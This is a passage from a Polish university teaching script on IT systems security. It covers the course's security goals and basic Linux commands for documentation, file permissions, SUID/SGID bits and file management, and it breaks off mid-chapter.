KATEDRA INFORMATYKI,
TECHNICZNEJ
POLITECHNIKI WROCŁAWSKIEJ

Raport serii preprinty: W04

Bezpieczeństwo systemów i usług informatycznych, wersja 2.2

Jędrzej UŁASIEWICZ

Słowa kluczowe:
- Bezpieczeństwo systemów
- System Linux

Wrocław 2019

Spis treści

1. Wstęp 5
1.1 Zapewnienie dyspozycyjności (ang. *availability*) 5
1.2 Zapewnienie poufność danych (ang. *data confidentiality*) 5
1.3 Zapewnienie integralności danych (ang. *data integrity*) 5
1.4 Zapewnienie kontroli nad systemem 5
1.5 Środki zapewniające bezpieczeństwo 6
2. Podstawy posługiwania się systemem Linux 7
2.1 Wstęp 7
2.2 Uzyskiwanie pomocy 7
2.3 Operowanie plikami i katalogami 9
2.4 Operowanie procesami 16
2.5 Zdalna praca i kopiowanie plików pomiędzy systemami 18
2.6 Zadania 20
3. Zagadnienia tworzenia bezpiecznych aplikacji 22
3.1 Bezpieczne oprogramowanie 22
3.2 Odwołanie się do argumentów programu 22
3.3 Obsługa wejścia programu 22
3.4 Niebezpieczne dane wejściowe i wstrzykiwanie kodu 23
3.5 Wycieki pamięci 24
3.6 Nieprawidłowa rywalizacja o pamięć współdzieloną 24
3.7 Sprawdzanie wyników działania funkcji systemowych 24
3.8 Ataki z użyciem zmiennych środowiskowych 25
3.9 Pisanie bezpiecznego kodu, makro assert 26
3.10 Zasada minimalnych przywilejów 26
3.11 Zadania 27
4. Monitorowanie systemu 28
4.1 Śledzenie procesów 28
4.2 Pomiar obciążenia procesorów systemu 37
4.3 Monitorowanie zajętości pamięci 39
4.4 Monitorowanie działanie urządzeń wejścia wyjścia 40
4.5 Monitorowanie dostępności wolnej przestrzeni w systemie plików 42
4.6 Monitorowanie obciażenia interfejsu sieciowego 43
4.7 Pakiet sysstat 43
4.8 Monitorowanie zasobów z poziomu programu 45
4.9 Zadania 46
5. Ustanawianie ograniczeń na użycie zasobów 48
5.1 Testowanie i ustawianie limitu zasobów z poziomu shell 48
5.2 Testowanie i ustawianie limitu zasobów z poziomu programu 49
5.3 Ustanawianie ograniczeń na użycie zasobów dla użytkowników 50
5.4 Zadania 51
6. Rejestrator systemowy 53
6.1 Demon rejestratora systemowego 53
6.2 Program logger 55
6.3 Dostęp do funkcji logowania z programu, funkcje interfejsowe 55
6.4 Usługa rsyslog 56
6.5 Rotacja plików rejestrowych 57
6.6 Zadania 57
7. Demon czasowy i archiwizacja 59
7.1 Potrzeba archiwizacji 59
7.2 Demon czasowy cron 59
7.3 Archiwizacja lokalna 61
7.4 Archiwizacja sieciowa 62
7.5 Zadania 65
8. Złośliwe oprogramowanie (ang. *malware*) 66
8.1 Konie trojańskie 66
8.2 Wirusy 67
8.3 Robaki 70
8.4 Oprogramowanie szpiegujące 70
8.5 Rootkity 70

8.6 Obrona przed wirusami, programy antywirusowe 71
8.7 Program antywirusowy ClamAV 72
8.8 Zadania 74
9. Zapewnianie integralności systemu 75
9.1 Funkcje skrótu 75
9.2 Skanery integralności 76
9.3 Pakiet tripwire 76
9.4 Zadania 82
10. Ataki na hasła 85
10.1 Proces logowania się w systemach UNIX 85
10.2 Funkcja crypt i jej zastosowanie 86
10.3 Ataki online na hasła 88
10.4 Ataki offline na hasła 92
10.5 Środki przeciwdziałania atakom typu brute force. 95
10.6 Zadania 95
11. Ataki typu przepełnienie stosu 96
11.1 Wstęp 96
11.2 Segmenty pamięci procesu, ramka stosu funkcji 96
11.3 Elementy funkcji 96
11.4 Stos 97
11.5 Wywoływanie funkcji 98
11.6 Ramka stosu 101
11.7 Zmienne globalne i lokalne 103
11.8 Przebieg wywołania i wykonania funkcji, przepełnienie bufora 103
11.9 Wywołanie kontrolowanej awarii programu 107
11.10 Zadania 108
12. Szyfrowanie danych i ich deszyfracja 109
12.1 Szyfrowanie symetryczne i asymetryczne 109
12.2 Podpis cyfrowy 110
12.3 Narzędzie GnuPG 111
12.4 Cyfrowe podpisywanie tekstu 116
12.5 Serwery kluczy 119
12.6 Interfejsy graficzne 119
12.7 Zadania 121
13. Konfigurowanie interfejsu sieciowego, testowanie aplikacji sieciowych 122
13.1 Konfiguracja interfejsu sieciowego 122
13.2 Menedżer konfiguracji sieciowych 124
13.3 Testowanie działania komunikacji sieciowej 126
14. Usługi sieciowe i ich konfiguracja 131
14.1 Usługi sieciowe 131
14.2 Superserwer sieciowy inetd 132
14.3 Konfiguracja usług sieciowych w Kali Linux 133
14.4 Zadania 136
15. Eksploracja sieci 137
15.1 Rozpoznawanie nazw hostów 137
15.2 Uzyskiwanie danych o domenach - polecenie whois 137
15.3 Program nmap 138
15.4 Zenmap - interfejs graficzny do programu nmap 141
15.5 Zadania 142
16. Zapory sieciowe i zabezpieczenie sieci 143
16.1 Informacje wstępne 143
16.2 Program ufw 143
16.3 Zasada działania 143
16.4 Interfejs graficzny gufw 149
16.5 Administrowanie zaporą ufw, aplikacja `ufw-framework` 150
16.6 Zadania 150
17. Dodatek 1 – narzędzia analizy systemu 152
18. Literatura 153

1. Wstęp

Niniejszy skrypt powstał jako materiał pomocniczy dla studentów do zajęć z przedmiotu „Bezpieczeństwo systemów i usług informatycznych" prowadzonych na specjalności Informatyka na Wydziale Elektroniki Politechniki Wrocławskiej". Zawiera on zestaw informacji, przykładów i ćwiczeń odnoszących się do systemu Linux. Autor wykorzystywał system Ubuntu 14.04 i 16.04 LTS oraz Kali Linux 4.6.0. Źródła z których korzystano podaje rozdział 17, jednak za podstawowe podręczniki dotyczące omawianych zagadnień należy uznać książki:

- Surmacz Tomasz, Bezpieczeństwo Systemów i Usług Informatycznych, Wrocław 2015 http://dream.ict.pwr.wroc.pl/ssn/bus-www.pdf
- Weidman Georgia, Bezpieczny system w praktyce, Helion 2015.
- William Stallings, Lawrie Brown, Bezpieczeństwo systemów informatycznych, zasady i praktyka, Helion 2019.
- Andrew S. Tannenbaum, Systemy operacyjne wydanie III, Helion 2010.
- Brian Ward, Jak działa Linux, Helion 2015.

Systemy komputerowe wykorzystywane są do różnych, nieraz bardzo ważnych celów. Ich awaria lub nieprawidłowe działanie może powodować zagrożenie dla ludzi i znaczne straty materialne. Aby systemy te mogły pełnić swe funkcje należy spełnić następujące warunki (zgodnie z [1]):

Cel	Zagrożenie
Zapewnienie dyspozycyjności systemu	Awaria sprzętu, oprogramowania, blokada usług
Zapewnienie poufności danych	Wyciek lub kradzież danych
Integralność danych	Uszkodzenie danych
Zapewnienie kontroli nad systemem	Przejęcie kontroli nad systemem przez intruza

1.1 Zapewnienie dyspozycyjności (ang. *availability*)

Cel: System ma dostarczać usług ciągle lub wtedy gdy to jest potrzebne.
Zagrożenie: Awarie sprzętu, błędy obsługi, błędy w oprogramowaniu, ataki z zewnątrz, przeciążenie systemu.
Środki: Zwielokrotnienie zasobów, klastry wysokiej dostępności, skanery integralności, programy antywirusowe, wirtualizacja.

1.2 Zapewnienie poufność danych (ang. *data confidentiality*)

Cel: Właściciel danych powinien określić które dane i komu można udostępnić
Zagrożenia: Włamania do systemu, oprogramowanie szpiegujące.
Środki: Uwierzytelnianie użytkowników, skanery antywirusowe

1.3 Zapewnienie integralności danych (ang. *data integrity*)

Cel: Dane muszą pozostawać spójne, nieuprawnieni użytkownicy nie mogą zmieniać danych.
Zagrożenia: Uszkodzenia nośników, błędy obsługi, włamania do systemu, złośliwe oprogramowanie.
Środki: Weryfikatory integralności, wykonywanie kopii zapasowych danych, redundancja danych.

1.4 Zapewnienie kontroli nad systemem

Cel: Tylko uprawnieni użytkownicy kontrolują system
Zagrożenie: Przejęcie kontroli nad systemem przez intruza.
Środki: Uwierzytelnianie użytkowników, skanery antywirusowe

Nieco inaczej definiuje się bezpieczeństwo w [2]. Podano tam trzy zasadnicze cele bezpieczeństwa systemów. Są to:

- **Poufność** (ang. confidentality)
  Poufność danych – Prywatne lub poufne dane mają byc dostepne tylko dla uprawnionych
  Prywatność – Kontrola nad tym które informacje mogą być gromadzone i komu ujawnione
- **Integralność** (ang. integrity)
  Nienaruszalność danych – Zapewnia że informacje i programy podlegają zmianom w kontrolowany sposób
  Integralność systemu - Zapewnienie że system wykonuje swoje funkcje bez zakłóceń niezależnie od umyślnych lub niezamierzonych manipulacji.
- **Dostępność** (ang. availability) - Zapewnia że system działa wtedy gdy jest to od niego wymagane.

1.5 Środki zapewniające bezpieczeństwo

Narzędzia monitorowania systemu

Niejednokrotnie nie jest łatwo stwierdzić że system przestał pełnić swe funkcje, a także z jakiego to nastąpiło powodu. Dlatego należy posiadać umiejętność odczytywania plików rejestrowych systemu. Przydatna jest także znajomość narzędzi monitorujących działanie i obciążenie systemu.

Tworzenie bezpiecznego oprogramowania
Większość problemów z bezpieczeństwem związana jest z błędami w oprogramowaniu. Stąd należy wiedzieć jakie błędy szczególnie wpływają na bezpieczeństwo i jakich zasad należy przestrzegać aby tworzyć bezpieczne oprogramowanie. W pracy przedstawione zostały typowe metody uzyskiwania kontroli nad systemem i środki temu zapobiegające.

Stosowanie właściwych metod uwierzytelniania
Bezpieczny system powinien niezawodnie weryfikować jego potencjalnych użytkowników. W szczególności dotyczy to użytkowników zdalnych. Tylko uprawnieni użytkownicy mogą uzyskać dostęp do systemu.

Stosowanie programów antywirusowych i skanerów integralności

Znaczna część problemów powodowana jest przez złośliwe oprogramowanie. Jego wykrywanie możliwe jest za pomocą programów antywirusowych i skanerów integralności.

Stosowanie szyfrowania danych

Jednym ze środków zapewnienia poufności danych jest ich szyfrowanie. W szczególności dotyczy to danych przesyłanych przez sieć. Szczególnie szeroko wykorzystywane są metody szyfrowania asymetrycznego, z wykorzystaniem klucza prywatnego i publicznego.

Odpowiednia konfiguracja usług sieciowych

Obecnie komputery pracują przewaznie w konfiguracjach sieciowych i umożliwiają zdalny dostęp do usług. Stwarza to ogromne możliwości ale i stwarza liczne zagrożenia. Usługi sieciowe należy konfigurować w taki sposób by nie stwarzać niepotrzebnych furtek do systemu. Jedną z metod jest stosowanie zapór sieciowych (ang. *firewalls*).

Redundancja systemów i danych

Jednym z najważniejszych środków zabezpieczenia systemów jest redundancja różnych ich elementów. Zwielokratniać można serwery (będą to klastry), podzespoły (np. dyski) a także dane tworząc kopie zapasowe.

2. Podstawy posługiwania się systemem Linux

2.1 Wstęp

Poniżej podane zostały podstawowe informacje umożliwiające posługiwanie się systemem w zakresie obsługi systemi i uruchamiana prostych programów napisanych w języku C.

2.2 Uzyskiwanie pomocy

Polecenie	Opis
`man polecenie/funkcja`	Uzyskanie informacji o poleceniu / funkcji – narzędzie `man`
`info polecenie/funkcja`	Uzyskanie informacji o poleceniu / funkcji – narzędzie `info`
`whatis słowo_kluczowe`	Uzyskanie krótkiej informacji o temacie danym w postaci słowa kluczowego
`apropos słowo_kluczowe`	Przeszukanie dokumentacji w poszukiwaniu słowa kluczowego
Katalog `/usr/share/doc`	W katalogu tym zawarta jest dokumentacja dla różnych programów, pakietów i modułów
Internet	Witryna http://kernel.org/doc/manpages Witryny dystrybucji Linuksa Debiana: http://www.debian.org/ Ubuntu : http://ubuntu.pl/

2.2.1 Narzędzie man

Standardowym systemem przeglądania dokumentacji jest narzędzie `man`. Uruchamiamy je wpisując w terminalu polecenie:

```
$man temat
```

gdzie `temat` jest tekstem określającym temat, na który chcemy uzyskać informację. Przykładowo gdy chcemy uzyskać informację na temat funkcji `fork` piszemy:

```
$man fork
```

Dokumentacja pogrupowana jest tradycyjnie w działach, które podane są w poniższym zestawieniu:

Dział	Zawartość
1	Polecenia
2	Wywołania systemowe
3	Funkcje biblioteczne
4	Pliki specjalne – katalog /dev
5	Formaty plików
6	Gry
7	Definicje, informacje różne
8	Administrowanie systemem
9	Wywołania jądra

Wiedza o działach bywa przydatna gdyż nieraz jedna nazwa występuje w kilku działach. Wtedy man wywołujemy podając jako drugi parametr numer sekcji.

```
$man numer_sekcji temat
```

Na przykład:

```
$man 3 open
```

Przydatnym poleceniem jest opcja –k

```
$man  -k słowo_kluczowe
```

lub

```
$apropos słowo_kluczowe
```

Pozwala przeszukać manual i znaleźć tematy w których występuje dane słowo kluczowe.Np.:

```
$man  -k open
```

Do poruszania się w manualu stosujemy klawisze funkcyjne:

⇑	Linia do góry
⇓	Linia w dół
PgUp	Strona do góry
PgDn	Strona w dół
/ temat	Przeszukiwanie do przodu
? temat	Przeszukiwanie do tyłu

Strona podręcznika składa się z kilku sekcji: nazwa (NAME) , składnia (SYNOPSIS) , konfiguracja (CONFIGURATION), opis (DESCRIPTION), opcje (OPTIONS), kod zakończenia (EXIT STATUS), wartość zwracana (RETURN VALUE), błędy (ERRORS), środowisko (ENVIRONMENT), pliki (FILES), wersje (VERSIONS), zgodne z (CONFORMING TO), uwagi, (NOTES), błędy (BUGS), przykład (EXAMPLE), autorzy (AUTHORS), zobacz także (SEE ALSO).
Dokumentacja man dostępna jest w postaci HTML pod adresem : `http://www.kernel.org/doc/man-pages`

Narzędzia do przeglądania manuala:

- `tkman` – przeglądanie w narzędziu Tkl
- `hman` – przegladanie w trybie HTML

2.2.2 Narzędzie apropos

Narzędzie apropos wykonuje przeszukanie stron podręcznika man w poszukiwaniu podanego jako parametr słowa kluczowego.

`$apropos słowo_kluczowe` czyli `man –k słowo_kluczowe`

2.2.3 Narzędzie whatis

Narzędzie `whatis` wykonuje przeszukanie stron podręcznika man w poszukiwaniu podanego jako parametr słowa kluczowego. Następnie wyświetlana jest krótka informacja o danym poleceniu / funkcji.

```
$whatis słowo_kluczowe
```

Przykład:

```
$whatis open
open (1)- start a program on a new virtual terminal
open (2)- open and possibly create a file or device
open (3 posix)- open a file
```

Uzyskane strony podręcznika można następnie wyświetlić za pomocą narzędzia `man`.

2.2.4 Narzędzie info

Dodatkowym systemem przeglądania dokumentacji jest narzędzie `info`. Uruchamiamy je wpisując w terminalu polecenie:

```
$info temat
```

Narzędzie `info` jest łatwiejsze w użyciu i zwykle zawiera bardziej aktualną informację.

2.2.5 Klucz --help

Większość poleceń GNU może być uruchomiona z opcją `--help`. Użycie tej opcji pozwala na wyświetlenie informacji o danym poleceniu.

Dokumentacja systemu Linux dostępna jest w Internecie. Można ją oglądać za pomocą wchodzącej w skład systemu przeglądarki Firefox. Ważniejsze źródła podane są poniżej:

- Dokumentacja man w postaci HTML: http://www.kernel.org/doc/man-pages
- Materiały Linux Documentation Project: http://tldp.org
- Machtelt Garrels, Introduction to Linux - http://tldp.org/LDP/intro-linux/intro-linux.pdf
- Dokumentacja na temat dystrybucji UBUNTU: - http://help.ubuntu.com
- Biran Ward, Jak działa Linux, Podręcznik administratora

2.3 Operowanie plikami i katalogami

2.3.1 Pliki i katalogi

W systemie Linux prawie wszystkie zasoby są plikami. Dane i urządzenia są reprezentowane przez abstrakcję plików. Mechanizm plików pozwala na jednolity dostęp do zasobów tak lokalnych jak i zdalnych za pomocą poleceń i programów usługowych wydawanych z okienka terminala. Plik jest obiektem abstrakcyjnym, z którego można czytać i do którego można pisać. Oprócz zwykłych plików i katalogów w systemie plików widoczne są pliki specjalne. Zaliczamy do nich łącza symboliczne, kolejki FIFO, bloki pamięci, urządzenia blokowe i znakowe.

2.3.2 Atrybuty pliku

Oprócz zawartości plik posiada szereg atrybutów pokazanych w poniższej tabeli.

Typ pliku	Plik regularny, katalog, gniazdko, kolejka FIFO, urządzenie blokowe, urządzenie znakowe, link
Prawa dostępu	Prawo odczytu, zapisu, wykonania określone dla właściciela pliku, grupy do której on należy i innych użytkowników systemu
Wielkość	Wielkość pliku w bajtach
Właściciel pliku	UID właściciela pliku
Grupa do której należy właściciel	GID grupy do której należy właściciel pliku
Czas ostatniej modyfikacji	Czas kiedy nastąpił zapis do pliku
Czas ostatniego dostępu	Czas kiedy nastąpił odczyt lub zapis do pliku
Czas ostatniej modyfikacji statusu	Kiedy zmieniano atrybuty takie jak prawa dostępu, właściciel, itp
Liczba dowiązań	Pod iloma nazwami (ang. *links*) występuję dany plik
Identyfikator urządzenia	Identyfikator urządzenia na którym plik jest pamiętany

Tab. 2-1 Atrybuty pliku

Atrybuty pliku mogą być odczytane za pomoca poleceń `ls` i `stat`

```
$stat plik.txt
  Plik: „plik.txt”
  rozmiar: 132098      bloków: 264        bloki I/O: 4096   zwykły plik
Urządzenie: fd00h/64768d     inody: 202872461   dowiązań: 1
Dostęp: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Kontekst: unconfined_u:object_r:admin_home_t:s0
Dostęp:      2016-05-12 09:29:38.655878512 +0200
Modyfikacja: 2016-05-12 09:29:31.295951064 +0200
Zmiana:      2016-05-12 09:29:31.295951064 +0200
Utworzenie:  -
```

Przykład 2-1 Testowanie statusu pliku – polecenie `stat`

Prawa dostępu i typ pliku zapisane są w maskach bitowych zapisanych w i-węźle odnoszącym się do pliku. Znaczenie bitów uzyskać można poleceniem: `man 2 stat.`

```
$man 2 stat
S_IFMT     0170000   maska bitowa określająca typ pliku
S_IFSOCK   0140000   gniazdko
S_IFLNK    0120000   link symboliczny
S_IFREG    0100000   plik regularny
S_IFBLK    0060000   urządzenie blokowe
S_IFDIR    0040000   katalog
S_IFCHR    0020000   urządzenie znakowe
S_IFIFO    0010000   plik FIFO
S_ISUID    0004000   bit set-user-ID
```

```
S_ISGID    0002000   bit set-group-ID bit
S_ISVTX    0001000   bit klejący (ang. Sticky bit)
S_IRWXU    00700     mask for file owner permissions
S_IRUSR    00400     owner has read permission
S_IWUSR    00200     owner has write permission
S_IXUSR    00100     owner has execute permission
S_IRWXG    00070     mask for group permissions
S_IRGRP    00040     group has read permission
S_IWGRP    00020     group has write permission
S_IXGRP    00010     group has execute permission
S_IRWXO    00007     mask for permissions for others (not in group)
S_IROTH    00004     others have read permission
S_IWOTH    00002     others have write permission
S_IXOTH    00001     others have execute permission
```

Przykład 2-2 uzyskanie flag dotyczących praw dostępu do plików

2.3.3 Polecenia dotyczące katalogów

Pliki zorganizowane są w katalogi. Katalog ma postać drzewa z wierzchołkiem oznaczonym znakiem /. Drzewo plików obejrzeć można za pomocą polecenia tree.

```
tree –L poziom katalog
```

Przykład

```
$tree –L 1  /etc
/
├── bin
├── boot
├── dev
├── etc
├── home
├── lib
├── media
├── mnt
├── opt
├── proc
├── root
├── run
├── sbin
├── sys
├── tmp
├── usr
├── var
```

Położenie określonego pliku w drzewie katalogów określa się za pomocą ścieżki. Rozróżnia się ścieżki absolutne i relatywne. Ścieżka absolutna podaje drogę jaką trzeba przejść od wierzchołka drzewa do danego pliku. Przykład ścieżki absolutnej to `/home/juka/prog/hello.c`. Ścieżka absolutna zaczyna się od znaku /. Ścieżka relatywna zaczyna się od innego znaku niż /. Określa ona położenie pliku względem katalogu bieżącego. Po zarejestrowaniu się użytkownika w systemie katalogiem bieżącym jest jego katalog domowy. Może on być zmieniony na inny za pomocą polecenia `cwd`.

2.3.3.1 Uzyskiwanie nazwy katalogu bieżącego

Nazwę katalogu bieżącego uzyskuje się pisząc polecenie `pwd`. Na przykład:

```
$pwd
/home/juka
```

2.3.3.2 Listowanie zawartości katalogu

Zawartość katalogu uzyskuje się wydając polecenie `ls`. Składnia polecenia jest następująca:

```
ls [-l] [nazwa]
```

Gdzie:

`l` - Listowanie w „długim" formacie, wyświetlane są atrybuty pliku
`nazwa` - Nazwa katalogu lub pliku

Gdy nazwa określa pewien katalog to wyświetlona będzie jego zawartość. Gdy nazwa katalogu zostanie pominięta wyświetlana jest zawartość katalogu bieżącego. System umożliwia dostęp do plików w trybie odczytu, zapisu lub wykonania. Prawa te mogą być zdefiniowane dla właściciela pliku, grupy do której on należy i wszystkich innych użytkowników.

`u` - Właściciela pliku (*ang. user*)
`g` - Grupy (*ang. group*)
`o` - Innych użytkowników (*ang. other*)

Reprezentowane są jako trzy grupy trójek reprezentujących dopuszczalne prawa dostepu dla właściciela pliku, grupy i innych.

Specjalne	Właściciel	Grupa	Inni
---	---	---	---
Setuid	Read	Read	Read
Sedgid	Write	Write	Write
Sticky	Execute	Execute	Execute


Tabela 2-1 Prawa dostępu do plików w systemie Linux

Symboliczne oznaczenia praw dostępu do pliku dane są poniżej:

Pierwszy znak	`r`	-	Prawo odczytu (*ang. read*)
Drugi znak	`w`	-	Prawo zapisu (*ang. write*)
Trzeci znak	`x`	-	Prawo wykonania (*ang. execute*)
	`s`		Ustawiony bit SUID lub SGID
	`S`		Ustawiony bit SUID lub SGID (bez prawa wykonania)
	`t`		Ustawiony bit Sticky

Listowane są prawa dostępu, liczba dowiązań, właściciel pliku, grupa, wielkość, data utworzenia oraz nazwa. Wyświetlanie katalogu bieżącego ilustruje poniższy diagram.

```
$ls -l
-rwxrwxr-x 1 root root  7322 Nov 14  2003 fork3
-rw-rw-rw- 1 root root   886 Mar 18  1994 fork3.c
```



Przykład 2-3 Listowanie zawartości katalogu bieżącego.

Typy plików:

oznaczenie	Opis
`-`	Regularny
`d`	Katalog (directory)
`b`	Plik specjalny – urządzenie blokowe
`c`	Plik specjalny – urządzenie znakowe
`p`	Plik specjalny – łącze lub plik FIFO
`l`	Plik specjalny – link symboliczny
`s`	Plik specjalny – gniazdko

Tabela 2-2 Typy plików w systemie Linux

Prawa dostępu mogą być także reprezentowane w postaci ósemkowej:

```
r: 4 , w: 2, x: 1
```

Stąd:

Ósemkowo	Opis	Literowo	
1	tylko wykonanie	--x	0+0+1
2	tylko zapis	-w-	0+2+0
3	zapis i wykonanie	-wx	0+2+1
4	tylko odczyt	r--	4+0+0
5	odczyt i wykonanie	r-x	4+0+1
6	odczyt i zapis	rw-	4+2+0
7	zapis, odczyt i wykonanie	rwx	4+2+1

Tabela 2-3 Prawa dostępu zapisane ósemkowo i literowo

Oprócz pokazanych wyżej praw dostępu istnieją również trzy uprawnienia specjalne:

```
|s|g|t|              |r|w|x|r|w|x|r|w|x|

s - bit SUID   (oktalnie 04)
g - bit SGID   (oktalnie 02)
t - bit sticky (oktalnie 01)
```

Ustawienia bitów `s` i `g` ma znaczenie gdy pewien użytkownik (powiedzmy `student`) wykonuje program który jest własnością innego użytkownika (powiedzmy `root`). Identyfikater tego kto wykonuje program nazywa się rzeczywistym identyfikatorem użytkownika `RUID` (ang. `Real User Identifier`). Powstaje problem w jaki sposób stosować prawa dostępu do innych plików, czy brać pod uwagę to kto wykonuje program (`student`) czy też kto jest właścielem pliku (`root`). O tym którą z opcji zastosować decydują właśnie bity `s` i `g`.

Bit s

O tym jakie prawa dostępu zastosować do programu decyduje efektywny identyfikator użytkownika EUID (ang. `Effective User Identifier).` Gdy bit `s` będzie ustawiony, efektywny identyfikator użytkownika EUID będzie taki jak właściciela pliku. Znaczy to że prawa dostępu będą takie jak właściciela pliku (root). Gdy bit s będzie wyzerowany, efektywny identyfikator użytkownika EUID będzie taki jak UID użytkownika. Znaczy to że prawa dostępu będą takie jak tego kto właśnie wykonuje program (student). Ustawienie bitu s nie daje efektu gdy plik nie ma prawa wykonania. W takim przypadku polecenie `ls –l` wyswietla go jako S.
Istnienie bitu `s` powoduje jeden z największych problemów bezpieczeństwa systemów UNIX.

```
chmod u+s euid
root@kali:~/lab/BUS/prog/pliki# ls -l
-rwsr-xr-x 1 root root 5156 Sep 19 08:54 euid
```

Przykład 2-4 Ustawienie bitu `s`

Bit g

Gdy bit `g` będzie ustawiony, efektywny identyfikator grupy EGID będzie taki jak grupy właściela pliku. Znaczy to że prawa dostępu będą takie jak dla grupy właściciela pliku (`root`). Gdy bit g będzie wyzerowany, efektywny identyfikator grupy EGID będzie taki jak grupy użytkownika. Znaczy to że prawa dostępu będą takie jak grupy do której należy ten kto właśnie wykonuje program (grupa do której należy student). Ustawienie bitu `g` nie daje efektu gdy plik nie ma prawa wykonania. W takim przypadku polecenie `ls –l` wyswietla go jako S.
Bit używany także do obligatoryjnego blokowania dostępu do pliku (ang. *mandatory locking*)

Bit t

Ustawienie bitu t powoduje, że program po wykonaniu nie jest usuwany z pamieci.

```
$ls -l
-rwsrwsr-x 1 student studenci 8769 wrz 27 11:23 fstat
```

Przykład 2-5 Plik z ustawionym bitami `s` i `g`

W notacji ósemkowej prawa dostepu byłyby `06771`.

2.3.3.3 Listowanie drzewa katalogów

```
tree –L poziom katalog
```

Przykład

```
root@kali:~# tree -L 2
├── a.out
├── Desktop
│   └── mount-shared-folders.sh -> /usr/local/sbin/mount-shared-folders
├── Documents
├── Downloads
├── gpg
│   ├── juka_klucz.txt
```

2.3.3.4 Zmiana katalogu bieżącego

Katalog bieżący zmienia się na inny za pomocą polecenia `cd`. Składnia polecenia jest następująca: `cd nowy_katalog` .Gdy jako parametr podamy dwie kropki `..` to przejdziemy do katalogu położonego o jeden poziom wyżej. Zmianę katalogu bieżącego ilustruje przykład.

```
$pwd
/home/juka
$cd   prog
$pwd /home/juka/prog
```

Przykład 2-6 Zmiana katalogu bieżącego

2.3.3.5 Tworzenie nowego katalogu

Nowy katalog tworzy się poleceniem `mkdir`. Polecenie to ma postać: `mkdir nazwa_katalogu`. Tworzenie nowego katalogu ilustruje przykład poniżej.

```
$ls
prog
$mkdir src
$ls
prog src
```

Przykład 2-7 Tworzenie nowego katalogu

2.3.3.6 Kasowanie katalogu

Katalog kasuje się poleceniem `rmdir`. Składnia polecenia `rmdir` jest następująca: `rmdir nazwa_katalogu`. Aby możliwe było usuniecie katalogu musi on być pusty. Kasowanie katalogu ilustruje przykład poniżej.

```
$ls
prog src
$rmdir src
$ls
prog
```

Przykład 2-8 Kasowanie katalogu

2.3.4 Polecenia dotyczące plików

2.3.4.1 Zmiana praw dostepu do pliku

Zmiana praw dostępu do pliku może być wykonana za pomocą poleceń:

`chmod`	Zmiana praw dostępu
`chgrp`	Zmiana grupy
`chown`	Zmiana właściela pliku (tylko użytkownik root)
`umask`	Zmiana maski pliku
`lsattr`	Listowawanie atrybutów pliku
`chattr`	Zmiana atrybutów pliku

Tab. 2-2 Polecenia dotyczące atrybutów pliku

Polecenie `chmod`

`chmod` *`[opcje] uprawnienia plik`*

Uprawnienia można nadać lub cofnąć dla odpowiedniej klasy użytkowników:
Klasy użytkowników:

u	użytkownik	(ang. **u**ser)
g	grupa	(ang. **g**roup)
o	inni	(ang. **o**thers)
a	wszyscy	(ang. **a**ll)

Zmiany uprawnień zapisuje się nastepująco:

`klasa_uzytkowników akcja uprawnienia`

Akcje mogą być następujące:

\+ dodanie uprawnień z utrzymaniem pozostałych,
– odebranie uprawnień z utrzymaniem pozostałych,
= ustawienie uprawnień na takie jak będą podane

Uprawnienia mogą być podane literowo lub ósemkowo.

	Zapis	Odczyt	Wykonanie	Ustawienie SUID	Ustawienie SGID	Ustawienie sticky bit
Ósemkowo	4	2	1	4	2	1
Literowo	r	w	x	s	S	t

Tabela 2-4 Reprezentacja uprawnień w poleceniu `chmod`

`chmod u+x plik`	Dodanie praw wykonania dla właściciela pliku
`chmod u+r,g+x plik`	Dodanie prawa odczytu właścielowi i dodanie praw wykonania grupie
`chmod o-x plik`	Odebranie praw wykonania dla innych uzytkowników
`chmod go=rx plik`	Ustawienie praw odczytu i wykonania dla grupy i innych
`chmod 777 plik`	Ustawienie praw odczytu, zapisu i wykonania dla właściela, grupy i innych
`chmod 4711 plik`	Ustawienie bitu SUID dla innych, praw rwx dla właściciela , praw x dla grupy

Tabela 2-5 Przykłady użycia polecenia `chmod`

2.3.4.2 Zmiana właściciela pliku

Zmiana właściciela pliku może być wykonana za pomocą polecenia `chown` ale wyłącznie przez administratora.

`chown` *`[opcje]`* `właściciel` *`plik`*

Przykład:

```
#chown –R student /home/student/wirtual
```

Zmiana właściciela podkatalogu wirtual i wszystkich plików poniżej na student.

2.3.4.3 Zmiana grupy do której nalezy plik

Zmiana grupy właściela pliku może być wykonana za pomocą polecenia `chgrp`

```
chgrp [opcje] grupa plik
```

Przykład:

```
#chgrp –R gstudent /home/student/wirtual
```

Zmiana grupy podkatalogu `wirtual` i wszystkich plików poniżej na `gstudent`.

2.3.4.4 Kopiowanie pliku

Pliki kopiuje się za pomocą polecenia `cp`. Składnia polecenia `cp` jest następująca:

```
cp [–ifR] plik_źródłowy plik_docelowy
cp [–ifR] plik_źródłowy katalog_docelowy
```

Gdzie:
`i` - Żądanie potwierdzenia gdy plik docelowy może być nadpisany.
`f` - Bezwarunkowe skopiowanie pliku.
`R` - Gdy plik źródłowy jest katalogiem to będzie skopiowany z podkatalogami.

Kopiowanie plików ilustruje przykład poniżej.

```
$ls
nowy.txt prog
$ls prog
$
$cp nowy.txt prog
$ls prog
nowy.txt
```

Przykład 2-9 Kopiowanie pliku `nowy.txt` z katalogu bieżącego do katalogu `prog`

Zmiana nazwy pliku

Nazwę pliku zmienia się za pomocą polecenia `mv`. Składnia polecenia `mv` dana jest poniżej:

```
mv [–if] stara_nazwa nowa_nazwa
mv [–if] nazwa_pliku katalog_docelowy
```

Gdzie:
`i` - Żądanie potwierdzenia gdy plik docelowy może być nadpisany.
`f` - Bezwarunkowe skopiowanie pliku.

Zmianę nazwy plików ilustruje przykład poniżej.

```
$ls
stary.txt
$mv stary.txt nowy.txt
$ls
nowy.txt
```

Przykład 2-10 Zmiana nazwy pliku `stary.txt` na `nowy.txt`

2.3.4.5 Kasowanie pliku

Pliki kasuje się za pomocą polecenia `rm`. Składnia polecenia rm jest następująca:

```
rm [-Rfi] nazwa
```

Gdzie:
`i` - Żądanie potwierdzenia przed usunięciem pliku.
`f` - Bezwarunkowe kasowanie pliku.
`R` - Gdy nazwa jest katalogiem to kasowanie zawartości wraz z podkatalogami.

Kasowanie nazwy pliku ilustruje przykład poniżej.

```
$ls
prog nowy.txt
